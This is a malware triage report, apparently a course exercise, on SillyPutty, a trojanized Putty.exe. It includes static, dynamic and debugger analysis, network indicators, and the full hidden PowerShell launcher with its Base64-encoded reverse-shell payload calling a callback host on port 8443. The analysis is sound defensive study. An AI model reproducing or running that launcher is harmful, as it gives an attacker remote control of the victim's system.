Practical Malware Analysis & Triage
Malware Analysis Report

SillyPutty

Oct 2023 | Falme Streamless | v1.0

Table of Contents

Executive Summary

SHA256 hash	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83

SillyPutty is a malware that disguise itself as a common software called Putty.exe, trying to deceive the user to execute it. The original sample was found in the TCM Malware Analysis Course as an exercise. The malware have a PowerShell script inside that will be unpacked and executed when the user opens the program, that results in a remote connection to the attacker, having control of the system by the PowerShell terminal.

YARA signature rules are attached in Appendix A.

High-Level Technical Summary

SillyPutty is a 32-bit malware that have a script inside the data of the program encoded in Base64, It unpacks the PowerShell script and execute it.

The command makes a connection to the callback URL (hxxp://bonus2.corporatebonusapplication.local) at port 8443 using TCP with SSL connection. If the connection is successful, the attacker can access remotely the console of the victim via PowerShell.





Fig 1: How Base64 Script is encoded in SillyPutty Program.

Basic Static Analysis

Using FLOSS to gather all the interesting strings and data, we can find the malicious decoded script ready for the powershell to execute at some point.




```
D$$[[aYZQ
powershell.exe -nop -w hidden -noni -ep bypass "&(::create((New-Object
System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227
jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5k
L9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC
/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut2
9g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuC
vfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqd
Q2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZt
UUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf
9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW
84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pq
XFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/w
x8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XT
sxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH
74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wu
CktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ
/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6N
m++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQk
AAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
GDI32.dll
```

Fig 2: Base64 Encoded Malicious Script in SillyPutty Strings.

The content is hidden in Base64 to not be found directly, but it can be decoded utilizing the commands in PowerShell, using the Unzip (GzipStream Decompress) command, revealing the decoded script.

Using Capa to analyze the SillyPutty, the following message is shown, reinforcing that the program have a hidden content inside.



```
WARNING:capa:--------------------------------------------------------------------------------
WARNING:capa: This sample appears to be packed.
WARNING:capa:
WARNING:capa: Packed samples have often been obfuscated to hide their logic.
WARNING:capa: capa cannot handle obfuscation well. This means the results may be misleading or incomplete.
WARNING:capa: If possible, you should try to unpack this input file before analyzing it with capa.
WARNING:capa:
WARNING:capa: Identified via rule: (internal) packer file limitation
WARNING:capa:
WARNING:capa: Use -v or -vv if you really want to see the capabilities identified by capa.
WARNING:capa:--------------------------------------------------------------------------------
```

Fig 3: Capa results for the SillyPutty analysis.


And in PEStudio the String "*MSCompressed*" is also related to T1001 (Data Obfuscation) reinforcing that the data was compressed.

Basic Dynamic Analysis

The detonation (execution) of SillyPutty have a two-step process:

1. Shows a visually blue screen terminal from Windows PowerShell, that's computing a command. It's shown for a brief moment of time.
2. Shows the program Putty.exe, identical to the original, including the interactions.

Fig 4: SillyPutty execution resulting in a brief PowerShell window.



Specify the destination you want to connect to

Host Name (or IP address):

Port: 22

Connection type:
● SSH ○ Serial ○ Other: Telnet

Load, save or delete a stored session


Saved Sessions

Default Settings

Close window on exit:
○ Always ○ Never ● Only on clean exit

Fig 5: Putty.exe program showing after the PowerShell brief window.

With Procmon, we can see that the program putty.exe (SillyPutty) calls a PowerShell Window, and with that execution, some of the parameters is the secret script that was mentioned earlier in the Basic Static Analysis (the rest of the script was hidden by the procmon window):




putty.exe (5936)	SSH, Telnet, Rlogin, and S...	C:\Users\kali\Des...	Simon Tatham	D
powershell.exe (2832)	Windows PowerShell	C:\Windows\Sys...	Microsoft Corporat...	D
Conhost.exe (204)	Console Window Host	C:\Windows\Syst...	Microsoft Corporat...	D
SearchIndexer.exe (3592)	Microsoft Windows Search ...	C:\Windows\syst...	Microsoft Corporat...	N
Idle (0)		Idle		
System (4)		System		N
MemCompression (1408)		MemCompression		N
Registry (72)		Registry		N
smss.exe (312)	Windows Session Manager	C:\Windows\Syst...	Microsoft Corporat...	N
csrss.exe (408)	Client Server Runtime Proc...	C:\Windows\syst...	Microsoft Corporat...	N
wininit.exe (476)	Windows Start-Up Applicati...	C:\Windows\syst...	Microsoft Corporat...	N
services.exe (568)	Services and Controller app	C:\Windows\syst...	Microsoft Corporat...	N
svchost.exe (1520)	Host Process for Windows ...	C:\Windows\Syst...	Microsoft Corporat...	N
AUDIODG.EXE (3608)	Windows Audio Device Gr...	C:\Windows\syst...	Microsoft Corporat...	N

Description: Windows PowerShell
Company: Microsoft Corporation
Path: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Command: powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System
User: DESKTOP-623G3FQ\kali
PID: 2832 Started: 9/30/2023 12:30:13 PM
Exited: 9/30/2023 12:30:16 PM

Fig 6: Procmon showing that PowerShell calls the base64 encoded script.

For Network analysis using Wireshark to look the connections and Send/Response, we can see that the connection is successful to the port 8443, that refers to the attacker address (hxxps://bonus2.corporatebonusapplication.local:8443)




```
Protocol Length Info
DNS        98 Standard query 0xdc67 A bonus2.corporatebonusapplication.local
DNS       114 Standard query response 0xdc67 A bonus2.corporatebonusapplication.local
TCP        66 13893 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
TCP        66 8443 → 13893 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=
TCP        60 13893 → 8443 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
TLSv1.2   254 Client Hello
TCP        54 8443 → 13893 [ACK] Seq=1 Ack=201 Win=64128 Len=0

 bits) on interface enp0s3, id 0
PcsCompu_22:58:7a (08:00:27:22:58:7a)

    ▸ Flags: 0x0100 Standard query
      Questions: 1
      Answer RRs: 0
      Authority RRs: 0
      Additional RRs: 0
    ▾ Queries
      ▾ bonus2.corporatebonusapplication.local: type A, class IN
            Name: bonus2.corporatebonusapplication.local
            [Name Length: 38]
            [Label Count: 3]
            Type: A (Host Address) (1)
            Class: IN (0x0001)
      [Response In: 281]
```

Fig 7: Wireshark connections to the attacker address and port.

Advanced Dynamic Analysis

In inspection of the assembly code using Cutter and a Debugger called x32dbg, we can check where the PowerShell code is called, in a function called *CreateDialogParamA*, from the *winuser.h* windows header interface:




```
[0x004606ab]
 fcn.004606ab();
 0x004606ab      push    edi
 0x004606ac      push    esi
 0x004606ad      xor     edi, edi
 0x004606af      push    edi           ; LPARAM dwInitParam
 0x004606b0      push    data.004606df ; 0x4606df ; DLGPROC lpDialogFunc
 0x004606b5      push    edi           ; HWND hWndParent
 0x004606b6      push    0x6f          ; 'o' ; 111 ; LPCSTR lpTemplateName
 0x004606b8      push    dword [data.004c2224] ; 0x4c2224 ; HINSTANCE hInstance
 0x004606be      call    dword [CreateDialogParamA] ; 0x4be3d0 ; HWND CreateDialogParamA(HINSTANCE...
 0x004606c4      mov     esi, eax
 0x004606c6      push    edi           ; int nCmdShow
 0x004606c7      push    eax           ; HWND hWnd
 0x004606c8      call    dword [ShowWindow] ; 0x4be56c ; BOOL ShowWindow(HWND hWnd, int nCmdShow)
 0x004606ce      push    esi           ; HWND hWnd
 0x004606cf      call    dword [SetActiveWindow] ; 0x4be524 ; HWND SetActiveWindow(HWND hWnd)
 0x004606d5      push    esi           ; HWND hWnd
 0x004606d6      call    dword [DestroyWindow] ; 0x4be3fc ; BOOL DestroyWindow(HWND hWnd)
 0x004606dc      pop     esi
 0x004606dd      pop     edi
 0x004606de      ret
```

Fig 8: Cutter program showing the PowerShell execution location.

In the x32dbg we can see that is sequential the call of PowerShell script and then the original Putty.exe call execution.

For simplicity, here's the 2 calls, the PowerShell call and the Putty.exe call respectively.



Address	Module/Labe	State	Disassembly
0046206B	putty.exe	Enabled	call putty.4606AB
00462269	putty.exe	Enabled	call putty.4606E4


Fig 9: x32dbg showing the address of the PowerShell call and original Putty.exe call.

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

Here's the attempt to call for the attacker domain after creating access in port 8443 in the victim system, that can be accessed by netcat (listening).




```
Protocol  Length Info
DNS          98 Standard query 0xdc67 A bonus2.corporatebonusapplication.local
DNS         114 Standard query response 0xdc67 A bonus2.corporatebonusapplication.local
TCP          66 13893 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
TCP          66 8443 → 13893 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=
TCP          60 13893 → 8443 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
TLSv1.2     254 Client Hello
TCP          54 8443 → 13893 [ACK] Seq=1 Ack=201 Win=64128 Len=0

4 bits) on interface enp0s3, id 0
 PcsCompu_22:58:7a (08:00:27:22:58:7a)

        ▾ bonus2.corporatebonusapplication.local: type A, class IN
              Name: bonus2.corporatebonusapplication.local
              [Name Length: 38]
              [Label Count: 3]
              Type: A (Host Address) (1)
              Class: IN (0x0001)
        [Response In: 281]
```

